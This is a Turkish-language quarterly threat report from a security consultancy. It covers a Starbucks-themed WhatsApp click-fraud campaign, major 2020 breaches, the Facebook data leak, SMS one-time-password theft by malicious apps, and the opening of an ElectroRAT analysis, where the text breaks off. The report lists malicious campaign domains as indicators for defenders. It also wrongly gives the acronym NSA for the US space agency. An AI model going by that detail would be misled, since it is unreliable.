SİBER TEHDİT DURUM RAPORU

OCAK-MART 2021

STM MÜHENDİSLİK TEKNOLOJİ DANIŞMANLIK

thinktech STM Teknolojik Düşünce Merkezi

İÇİNDEKİLER

GİRİŞ

2021 yılının ilk çeyreğinde sizler için derlediğimiz raporumuzda yine birbirinden ilgi çekici konular yer alıyor. Bunlar arasında her dönem olduğu gibi zararlı yazılım analizleri, teknolojik gelişmeler ve siber saldırılar bulunuyor.

Güncel olarak bir kahve firmasının ismini kullanan oltalama kampanyası ilk çeyrekte dikkatimizi çeken kampanyalardan biri oldu. Bunun yanında geçtiğimiz sene gerçekleşen önemli siber saldırılarla ilgili bölümümüzde Solarwinds saldırısı da dâhil olmak üzere ayrıntılı bilgiler bulabilirsiniz.

Yeni teknolojik gelişmeler bölümümüzde ise tahrif saldırıları ve saldırganlara dair detaylı bir analiz bulabilirsiniz. Whatsapp'ın gizlilik politikası üzerine tartışmaların sürdüğü bugünlerde, mesajlaşma uygulamalarının güvenliğine dair olan yazımız kullanıcıların kafalarındaki sorulara cevap vermelerine yardımcı olacaktır.

Yine aynı başlık altında tarayıcılarda bulunan şifre üreteçlerinin güvenliğinin incelendiği yazımızda ayrıntılı karşılaştırmalardan faydalanabilirsiniz. Benzer şekilde akıllı telefonlarının PIN güvenliği konusu da bu dönem için seçtiğimiz başlıklardan biri.

Zararlı yazılım analizi bölümümüzde ise ElectroRAT, HelloKitty gibi zararlıların detaylı analizi ve güvenlik ürünlerinde kullanılmak üzere IoC'lerini bulabilirsiniz.

Bu sayımızda dönem konusu olarak STM Siber Güvenlik Müdürlüğü'nün sürekli sızma testi alanında konumlandırdığı STM Bugshield ve kullanım alanları detaylı olarak inceleniyor.

Keyifli okumalar dileriz.

SİBER SALDIRILAR

1. "Starbucks" Temalı Oltalama Kampanyası


Click fraud (tıklama sahteciliği) saldırıları, saldırganların yapılan her reklam bağlantısı tıklaması başına ücret aldığı saldırılardır [1]. Bu saldırıların ortak noktası kullanıcıları gerek zararlı yazılımlar gerek sosyal mühendislik yöntemleri aracılığıyla reklam bağlantılarına tıklatmasıdır.

Daha çok Whatsapp üzerinden yayıldığı değerlendirilen click fraud kampanyası, ücretsiz ürün dağıtımı yaptığını iddia eden sahte web sayfaları oluşturmak ve sonrasında kullanıcıyı reklama tıklatmaktan oluşur. Söz konusu web sayfalarının aynı zamanda hedeflediği kullanıcıları bir Whatsapp grup daveti üzerinden Whatsapp grubuna dâhil ettiği ve onları sayfanın bağlantısını Whatsapp üzerinden başka kullanıcılarla paylaşmaya teşvik ettiği gözlemlenmiştir. Click fraud kampanyasında kullanılan bir sayfa ziyaret edildiğinde, sayfanın 10.000 hediyenin dağıtılacağı bir çekiliş yaptığını öne sürdüğü gözlemlenmiştir. Benzer bir senaryo daha önce farklı bir click fraud kampanyasında da görülmüştür[2]. (Şekil 1)

Web sayfası çekilişine inandırıcılık kazandırmak için kullanıcıdan aralarında yalnızca birinin içinde kupon bulunan dokuz kutu arasından seçim yapmasını istemekte ve üç seçim hakkı sunmaktadır. Ancak site her ziyaret edildiğinde hangisi olursa olsun seçilen üçüncü kutu "doğru" olmaktadır. (Şekil 2)

Şekil 1: hxxps://autothin.club/z-starbucks-bx/?t=1613926817946 web sayfasının görüntüsü.

Şekil 2: Aldatıcı web sayfasının ödül kazanılacağını iddia ettiği çekiliş.



Şekil 3: Çekiliş sonrası yönlendirilen web sayfası.

Şekil 4: Aldatıcı web sitesi üzerinde bulunan sahte yorumlar.

Şekil 5: Whatsapp'ta paylaşım tamamlandığında kullanıcıları ödüle götüreceği söylenen son adım.


Şekil 6: Uygulama indir bağlantısına tıklanıldığında yönlendirilen web sitesi.

Hediyenin teslim alınabilmesi için kullanıcının Whatsapp üzerinden 5 grup/20 arkadaşla paylaşması gerektiği belirtilmektedir. Ancak web sayfasında paylaşımların gerçekten yapılıp yapılmadığını kontrol eden bir mekanizma mevcut değildir. Whatsapp üzerinden yapılan paylaşımlar, web sayfasında sağlanan kotayı doldurmamakta ama paylaşım butonuna rasgele basıldığında kota dolabilmektedir. Ayrıca paylaşımın 500 saniye içerisinde yapılmadığı takdirde ödülün geçersiz olacağı belirtilmektedir fakat site üzerinde belirtilen sürede bir azalma olmamaktadır. (Şekil 3)

Aldatıcı web sayfası üzerine inandırıcılığı artırmak için çeşitli sahte yorumlar yerleştirilmiştir. (Şekil 4)

Whatsapp'ta paylaşıldığında dolacağı ve kazanılan ödüle götüreceği belirtilen kota rasgele basılarak doldurulduğunda web sayfası kullanıcıdan son adım olarak bir uygulama indirmesini istemektedir. (Şekil 5)

Uygulama indir butonuna tıklandığında site herhangi bir uygulamaya değil Facebook arayüzüne benzer şekilde tasarlanmış farklı bir click fraud web sitesine ya da farklı click fraud sitelerine yönlendirmektedir. (Şekil 6)



Şekil 7: Aldatıcı web sitesinin yönlendirdiği farklı click fraud siteleri.

Aldatıcı web sayfalarının amacının kullanıcıları çeşitli reklam bağlantılarına tıklatarak, tıklama başına para kazanmak olduğu değerlendirilmektedir.

Kampanya ile İlişkilendirilen Alan Adları

Bu click fraud kampanyasıyla ilişkisi olduğu değerlendirilen alan adlarının listesi aşağıdadır.

Alan Adı
1d68ec9caad.stuffwinners.com
megaprizes.net
Gkjow.todayprizes.net

Tablo 1: Kampanya ile ilişkilendirilen alan adları.

2. 2020 Yılında Gerçekleşen Önemli Siber Saldırılar

Koronavirüs salgını nedeniyle insanların büyük bir kısmının çalışma, alışveriş, öğrenim gibi gündelik aktivitelerini çevrimiçi dünyaya taşımasıyla, 2020 yılı siber saldırılar açısından oldukça aktif bir yıl olarak tarihe geçti. Siber suçlular artık çok daha geniş bir potansiyel kurban tabanına erişebiliyor. Dünya dijitale kaydıkça, dijital ortamdaki tehditlerin boyutu ve sayısı da artmaktadır. Bu yazıda, 2020 yılında ses getiren siber saldırılardan bahsedeceğiz.

ABD Hükümet Kurumlarına Yönelik Veri Sızıntıları: SolarWinds Siber Saldırıları

California merkezli siber güvenlik şirketi FireEye, 300'ün üzerinde tescilli siber güvenlik ürününün çalındığını keşfettiğinde, tahminen dokuz aydır tespit edilemeyen büyük bir ihlali ortaya çıkardı. Bu ihlal, ABD Hazine Bakanlığı, Enerji Bakanlığı ve hatta Pentagon'un bazı kısımları dâhil olmak üzere 250'den fazla federal kurumu kapsadı. Saldırı, SolarWinds adlı bir BT yönetim yazılımı şirketinin ele geçirilmesiyle başladı ve Microsoft, Intel, Deloitte ve Cisco gibi Fortune 500 şirketleri de dâhil olmak üzere bazı yüksek profilli müşterilerin ihlal edilmesine neden oldu. Bu tür domino etkisi yaratan saldırılar, bir şirketin siber güvenlik savunmasına sızmanın tüm müşterilerini saldırılara açık hâle getirdiği "tedarik zinciri" saldırıları olarak bilinir.

Aralık ortasında siber saldırı haberini veren Reuters'e göre, bilgisayar korsanları ABD Hazine ve Ticaret bakanlıklarının dâhili e-postalarını da ele geçirmeyi başardı. Hükümet yetkilileri ve siber güvenlik uzmanları, saldırıların arkasında Rusya'nın SVR olarak bilinen Dış İstihbarat Servisi'nin olduğunu söylüyor. Araştırmacılar, bilgisayar korsanının niyetlerini tahmin etmek için hâlâ ihlalin ayrıntılarını bir araya getiriyorlar [3].

Bu tür BT yazılım şirketleri iki nedenden dolayı siber saldırıların başlıca hedefleridir. Birincisi, rakiplerinden önce yeni yinelemeler ve güncellemeler yayınlamaları için büyük bir baskı altındalardır, bu da siber güvenlik korumalarında çeşitli kesintileri gidilmesi anlamına gelebilir.

İkinci olarak, bir yazılım şirketine saldırmak, bilgisayar korsanlarının tek bir şirketi veya devlet kurumunu hedeflemesine kıyasla daha fazla kurbanı ihlal etmesini sağlar. Bir yazılım şirketi saldırıya uğradığında ve ihlal tespit edilmediğinde, bilgisayar korsanlarının şirketin müşterilerini ihlal etmek için yalnızca yeni bir yazılım güncellemesi veya yaması bulması yeterli olur. Şirket, virüs bulaşmış yazılımı farkında olmadan gönderdiğinde, bu yazılımı yanlışlıkla indiren tüm müşterileri, bilgisayar korsanının kötü amaçlı yazılımını sistemlerine yüklemiş olur.

Siber güvenlik araştırmacıları, yayılan SolarWinds tedarik zinciri saldırısını bir araya getirmeye devam ederken, Texas merkezli yazılım hizmetleri firmasının üst düzey yöneticileri, saldırının birkaç yıldır fark edilmeyen kritik bir parolanın kuvvetli seçilmemesinden kaynaklandığını belirtti. Söz konusu "solarwinds123" parolasının 17 Haziran 2018'den beri bir GitHub deposu aracılığıyla herkese açık olarak erişilebilir olduğuna inanılıyor.

Açıklamadan birkaç hafta sonra, Ocak 2021'de SolarWinds toplu bir davayla karşılaştı. Şirket "2020 ortasından bu yana, SolarWinds Orion izleme ürünlerinde bilgisayar korsanlarının sunucunun güvenliğini ihlal etmesine izin veren bir güvenlik açığı olduğunu" iddiasıyla suçlanıyordu.

18.000'e kadar SolarWinds müşterisinin truva atı hâline getirilmiş Orion güncellemesini aldığına inanılıyor, ancak operasyonun arkasındaki tehdit aktörünün hedeflerini dikkatlice seçtiği ve ilk keşif sırasında toplanan istihbarata dayalı Teardrop kötü amaçlı yazılımını dağıtarak yalnızca birkaç yüksek değerli hesap ve varlık için hedef ortamın peşinden gitmeyi tercih ettiği açığa çıkarıldı. *Washington Post* gazetesi, saldırganların Microsoft, FireEye, Malwarebytes ve Mimecast ağlarına sızmanın yanı sıra, SolarWinds'i Ulusal Havacılık ve Uzay Dairesi (NSA) ve Federal Havacılık İdaresi'ne (FAA) girmek için bir atlama noktası olarak kullandığı belirtiliyor.

Alman Telekomünikasyon Şirketi T-Mobile Müşteri Veri İhlalleri

Aralık ayında, T-Mobile, bir kez daha saldırıya uğradığını açıkladı. Bu üç yıl içindeki dördüncü saldırıydı. 2020'nin ilk T-Mobile saldırısı, bir siber suçlunun çalışanların e-posta hesaplarına eriştiği ve T-Mobile çalışanlarının ve bazı müşterilerinin verilerini çaldığı Mart 2020'de doğrulandı. Bazı kullanıcıların sosyal güvenlik numaraları, finansal hesap bilgileri ve resmi kimlik numaraları çalınırken, diğerlerinin hesap bilgilerine el konulmuştu[4].

Müşteri meta verilerini (bir müşteriyi kişisel olarak tanımlamayan işlem geçmişiyle ilgili bilgiler) çalmak, bilgisayar korsanına kimliğinizi çalmak veya banka hesabınızdan para çekmek olanağı vermez, ancak bu bilgileri başka bir planla birlikte kullanabilir. Örnek olarak, koordineli olarak kimlik avı saldırıları ve telefon dolandırıcılığı atakları başlatabilir. Sosyal mühendislik, bir kurbanı kişisel bilgilerini ifşa etmeye zorlamak için sözlü manipülasyon yapmayı ifade eder. Bilgisayar korsanı, sizinle ilgili işlem geçmişiniz gibi ayrıntılı bilgiye sahip olduğunda, bu yöntemler daha ikna edici hâle gelir ve yasal bir çağrı merkezi temsilcisi gibi görülmesini sağlayabilir.

Ülkelerin Pandemi Planlarına Yönelik Saldırılar

Nisan ayında, bilgisayar korsanları pandemiye verilecek küresel yanıt üzerinde çalışan Dünya Sağlık Örgütü yetkililerini hedef aldı. Dünya Sağlık Örgütü doğrudan saldırıya uğramazken, üst düzey yetkililerin şifreleri başka web siteleri aracılığıyla sızdırıldı. Saldırıların çoğu, DSÖ personelini bir e-postadaki cihazlarına kötü amaçlı yazılım indirecek bir bağlantıya tıklamaya ikna etmek için yapılan kimlik avı e-postalarıydı.

Sosyal medyada bazı siyasi gruplar, saldırıların DSÖ'nün algılanan doğruluğunu baltalamak amacıyla düzenlendiğini iddia etti[5].

Başka bir örnekte, saldırganlar DSÖ'nün kimliğine bürünen ve halkı gerçek COVID-19 Dayanışma Müdahale Fonuna değil hayali bir koronavirüs müdahale fonuna bağış yapmaya çağıran kimlik avı e-postaları gönderdiler.

3. Facebook Veri Sızıntısı ve Yapılması Gerekenler

3 Nisan 2021 tarihinde yapılan bir Twitter paylaşımına göre, 533 milyon Facebook kullanıcısının kişisel bilgileri sızdırıldı ve ücretsiz bir şekilde erişime açıldı [6]. Veri sızıntısının içeriği, bir Facebook sözcüsünün belirttiğine göre, 2019 yılında keşfedilen bir zafiyetin sebep olduğu veri sızıntısı ile aynı [7]. Veriler 2 yıldır internet ortamında gerek ücretli gerek ücretsiz olarak erişime açık olsa da bu verilerin daha kolay erişilebilir bir hâle getirilmesi saldırganların avantajına sonuçlanabilir [6]. Sızıntının veri yapısı incelendiğinde kullanıcıların aşağıdaki bilgilerinin bir kısmına ya da tamamına erişilebildiği görülmektedir [8]:

- Telefon Numarası
- Facebook Kullanıcı Kimliği
- İsim, Soyisim
- Cinsiyet
- Adres (Ülke, Bölge, Şehir, Açık Adres)
- Medeni Hâl
- Facebook Hesap Oluşturma Tarihi
- E-Mail Adresi
- Doğum Tarihi

533 milyon kullanıcının verileri toplam 70 GB alan kapsayan bir arşiv hâline getirilmiştir [7]. Facebook, konu hakkında ek bir önlem almalarının söz konusu olmayacağını, 2019 yılında çıkan bir zafiyetten kaynaklanan bu sızıntının devamının gelmeyeceğini çünkü zafiyetin Ağustos 2019 itibariyle onarıldığını belirtmiştir [7]. Facebook'un 2019 yılında yaşadığı bu veri sızıntısı, Comparitech araştırmacılarının belirttiğine göre yasadışı bir arama robotu (web crawler) vasıtasıyla gerçekleştirilmiş olup, Facebook'un Elasticsearch teknolojisini sistemlerine entegre ederken yaptıkları bir kurulum hatasından kaynaklanmıştır [9]. Bunun üzerine Kişisel Verilerin Korunması Kurulu Facebook hakkında inceleme başlatmıştır.

Sosyal medya hesaplarının güvenliğini artırmak ve bir sızıntı söz konusu olduğunda olabildiğince az kişisel bilginin ortaya çıkmasını sağlamak amacıyla hesaplar üzerinde belirli paylaşımlardan kaçınmak ve belirli güvenlik önlemlerini almak gerekir.

Sosyal medya sitelerine yapılan üyeliklerde, doğum günü, doğum yeri, adres ve telefon numaraları gibi bilgileri verme opsiyonu bulunmaktadır. Hesap şifreleri belirlenirken güçlü şifreler kullanılmalı, bir kişinin hayatındaki önemli isimler ve yerler hesap şifrelerinin içerisinde geçmemelidir. Güçlü bir şifre, en az 10 karakter olmalı, bu 10 karakterin 5 karakteri benzersiz olmalı ve en az 3 karakter büyük harf, sembol ve rakamdan oluşmalıdır. Hesap güvenliğini sağlayan bu unsurlara ek olarak sosyal medya ağlarında kredi kartı, banka bilgisi gibi bilgiler asla paylaşılmamalıdır. Yapılan ve yapılacak olan paylaşımların gizliliği, yalnızca bilinen çevreye görüntüleme olanağı tanımalıdır. LinkedIn gibi platformlarda verilen iş geçmişi bilgisi olabildiğince kısıtlı tutulmalıdır. Blog yazıları gibi kişinin kişisel yaşamına dair ayrıntılı bilgi verebilecek paylaşımlardan olabildiğince kaçınılmalıdır. Takip edilen kişilerin ve ünlülerin gerçekten o kişi olup olmadığı araştırılmalıdır. Çok fazla arkadaş eklemekten kaçınılmalıdır.

ZARARLI YAZILIM ANALİZLERİ

4. Tek Kullanımlık Şifrelere Yönelik Saldırılar

SMS mesajları iki faktörlü kimlik doğrulama mekanizmalarında yaygın olarak kullanılan bir yöntemdir. Bu senaryolarda, kullanıcıdan kullanıcı adı ve parolaya ek olarak SMS kanalıyla iletilen tek kullanımlık parolanın (One Time Password -OTP) de girmesi istenir. Mobil bankacılık uygulamalarında ve güvenlik gerektiren bazı başka uygulamalarda da SMS kanalıyla iletilen tek kullanımlık parolanın kullanımı giderek artıyor. Burada amaç, giriş yapmaya çalışan kullanıcının hesabın gerçek sahibi olduğunu telefon sahipliği üzerinden doğrulamaktır [10].

OTP kullanılmasının en önemli avantajı, sabit parolaların aksine tekrarlı gönderme saldırısına (replay-attack) dayanıklı olmasıdır. Yani bir hesaba ait önceden kullanılan bir OTP mesajının saldırgan tarafından ele geçirilmesi durumunda hesap savunmasız hâle gelmemiş olur [11].

Tek başına kullanıldığında bu yöntem kimlik doğrulama gerektiren her uygulama için bir parola oluşturması ve onu hatırlamasını gerektirmediği için kullanıcıya büyük kolaylık sağlar. Bu nedenle, Telegram gibi popüler mesajlaşma uygulamaları da dahil olmak üzere bu yöntem birçok uygulamada kullanılmaktadır. Yapılan araştırmada Google Play'deki iletişim kategorisindeki en iyi 100 Android uygulamasından 24'ünün, kullanıcı hesabı doğrulamasında sadece SMS ile iletilen OTP kullandığı tespit edildi.


SMS iletişim kanalının güvensiz olduğu bilindiğinden, bu yöntem de önemli güvenlik sorunları taşımaktadır. Saldırganlar telefon ağlarını hedefleyerek yaptıkları saldırıda, OTP mesajlarının başka bir alıcıya yönlendirilmesini başarmışlardır.

Bu alanda yapılan çalışmalar genel olarak SMS kanalının üzerindeki güvenlik açıklarından yararlanan saldırılara odaklanırken, güncel bir araştırma yerel saldırılar şeklinde adlandırılan OTP mesajlarına yönelik farklı türde bir saldırı sınıfına odaklanmaktadır. Yerel saldırılar, bir saldırganın kurbanın cihazına yüklenmiş kötü niyetli bir üçüncü taraf uygulaması üzerinde kontrol sahibi olduğu bir tehdit modeli olarak tanımlanmaktadır. Kötü niyetli uygulamanın amacı, SMS yoluyla gönderilen OTP kodlarını çalmaktır. Bu saldırı yöntemi, sadece OTP kimlik doğrulama mekanizmasını kullanan uygulamalara büyük ölçüde zarar verebilir, çünkü kullanıcının kimliğini doğrulamak için yeterli kabul edilen tek faktörü elde etmeye imkân vermektedir.

Hem Android hem de iOS işletim sistemleri, SMS OTP kimlik doğrulaması mesajlarının yetkisiz okunmasını önleyerek, bu kanal üzerinde yapacak saldırıları engellemek için farklı güvenlik mekanizmaları kullanmaktadır. Örneğin, iOS cihazlar üçüncü parti uygulamaların SMS mesajlarını okumasına ve bunlara erişmesine izin vermemektedir. Ancak Android cihazlarda üçüncü parti uygulamalar, potansiyel OTP içeren mesajlar da dahil olmak üzere alınan SMS mesajlarını okumak için izin isteyebilmektedir [10].

Uygulamaların SMS mesajları okumasını önlemek, SMS tabanlı kimlik doğrulama uygulamalarının güvenliğini artırmaktadır. Ancak kullanıcıların gelen bu OTP mesajlarını karakter karakter manuel olarak yazmasını gerektirdiğinden, genel kullanıcı deneyimini olumsuz etkileyerek kullanımı zorlaştırmaktadır.

Popüler mesajlaşma uygulamaları da dahil olmak üzere SMS OTP kullanarak kullanıcıların kimlik doğrulamasını yapan uygulamalar, kullanıcıya karşılık gelen SIM karta sahip olduğu varsayılan bir telefon numarasıyla kullanıcıyı tanımlar. Bu işlemle amaçlanan aslında geleneksel olarak kullanılan kullanıcı adının yerini bir telefon numarasıyla değiştirmektir. Telefon numarasının sahipliği SMS OTP ile kanıtlamak istenmektedir [10].



Şekil 8: SMS OTP ile kimlik doğrulama örnek senaryo.

Yukarıdaki şekilde görüldüğü gibi SMS OTP ile kimlik doğrulama altı adımda gerçekleşmektedir.

1. Kimlik doğrulama gereken uygulama cihaz üzerinden ilgili uygulama sunucusuna telefon numarasını gönderir.
2. Telefon numarasını alan uygulama sunucusu bu numarayla bağlantılı bir OTP kodu oluşturur ve bu kodu SMS ile cihaza gönderir.
3. Cihaz ilgili uygulamanın mesajını alır.
4. Okuduğu mesajdan OTP kodunu çıkarır ve bir ağ bağlantısı aracılığıyla uygulama sunucusuna geri gönderir.
5. Uygulama sunucusu alınan OTP kodunu, SMS ile gönderdiği kod ile karşılaştırarak doğrulamayı sağlar.
6. Ve son olarak, kimlik doğrulamanın tamamlandığını gösteren bir belirteç (token) gönderir.

Örnek senaryoda saldırgan tarafından kontrol edilen kötü amaçlı uygulama başka bir uygulama için üretilen OTP'yi elde edebilirse, SMS tabanlı kimlik doğrulamayı kolaylıkla atlayabilmektedir.

Android'de, uygulamalar programlı olarak SMS gelen kutusuna erişmek için SMS'le ilgili izinler isteyebilmektedir. İlgili iki izin "READ_SMS" ve "RECEIVE_SMS"dir: ilki, bir uygulamanın herhangi bir zamanda SMS gelen kutusunu okumasına izin verirken, ikincisi uygulamanın yalnızca "yeni" gelen mesajları gelen kutusuna kaydedilmeden hemen önce okumasına izin vermektedir. Bu izinlerin her ikisi de bir uygulamaya güvenlik ve gizlilik açısından hassas yetenekler sağlar, çünkü bu mesajlar uygulamanın işlevsellikle alakalı olmasa bile keyfi SMS mesajlarını okumasına izin vermektedir. Bu nedenle, bu izinler Android işletim sistemi tarafından "Tehlikeli" olarak sınıflandırılmaktadır. Ancak ilgili araştırma, kullanıcıların bir uygulamaya SMS mesajlarını okuma izni vermenin getirdiği güvenlik açıklarının farkında olmadığını belirtmektedir.

Araştırmacılar, SMS üzerinden iletilen OTP mesajlarının oluşturduğu güvenlik açıklarının çözümü için mesajın hangi uygulamaya ait olduğunu gösterecek ortak bir mantık kullanan iki ayrı yöntem öneriyor.

İlk yöntemde uygulama 2. adımda oluşturulan SMS mesajına uygulamaya ait bir hash kod ekliyor. 3. adımdan önce ilgili uygulamaya karar vermek için işletim sistemi bu hash kodu anlamlandırıyor ve hangi uygulamaya ait olduğuna karar vererek ilgili uygulama tarafından mesajın okunmasını sağlıyor.

Diğer yöntemde ise 1. adımda uygulama, telefon numarasına ek olarak anlamlı bir belirteci de sunucuya gönderiyor. 2. adımda sunucu cihaza OTP mesajını gönderirken gelen bu belirteci de mesaja ekliyor. Son olarak ilk yöntemdeki gibi 3. adımdan önce hangi uygulamaya ait olduğuna işletim sistemi karar veriyor, ancak bu sefer hash kod yerine gönderilen belirteci kullanıyor.

5. ElectroRAT Zararlı Yazılım Analizi

ÖZET


Bitcoin'in değer kazandığı ve pazar hacminin milyar dolarları aştığı günümüzde, kripto para piyasası kötü amaçlı insanların da ilgisini çekmektedir[12].

Aralık 2020'de kripto para kullanıcılarını hedefleyen geniş çaplı bir operasyon saptanmıştır[13]. Bu operasyon büyük bir pazarlama kampanyası, kripto parayla ilgili özel uygulamalar ve sıfırdan yazılmış bir RAT zararlısından oluşmaktadır[14].

Operasyon için alan adları kaydedilmiş, web siteleri ve içine ElectroRAT adı verilen truva atı gömülmüş uygulamalar tasarlanmıştır. ElectroRAT, Golang diliyle yazılmıştır ve çoklu işletim sistemi desteğine (Windows, Linux ve MacOS) sahiptir.

Çevrimiçi forumlarda ve sosyal medyada yapılan ciddi reklamlarla hedef kişilere zararlı uygulamaların indirilmesi sağlanmıştır. Sahte kullanıcılar tarafından paylaşılan ilgili reklamlara kripto para ve blok zinciriyle ilgili bitcointalk [15] ve SteemCoinPan [16] gibi forumlarda rastlanmıştır.

Şekil 9: "anri.rixardinh" sahte kullanıcısının bir Çin forumunda yaptığı "eTrade" uygulaması reklamı.




Şekil 10: "Jamm" uygulamasının bitcointalk forumunda yapılan reklamı.

Saldırgan bunların yanı sıra DaoPoker uygulaması için Twitter ve Telegram hesapları açarak 25 bin takipçili bir sosyal medya ünlüsüne ücretli reklam vermiştir.

Şekil 11: DaoPoker uygulamasının Twitter sayfası

Şekil 12: Twitter'da bir sosyal medya reklamcısı tarafından yapılan eTrade (Kintum) reklamı.


ElectroRAT iş akışının bir bölümünde pastebin web sitesinden bazı sayfalarla iletişim kurarak C&C IP adres listelerini edinmektedir. Sayfaların yayıncısına ulaşıldığında ise bu operasyonun Ocak 2020'den beri aktif olduğu ve 6500'ün üzerinde bir erişim sayısına ulaştığı görülebilmektedir. Bu da bize ElectroRAT'ın 6500'ün üzerinde kurbanı olduğunu göstermektedir.



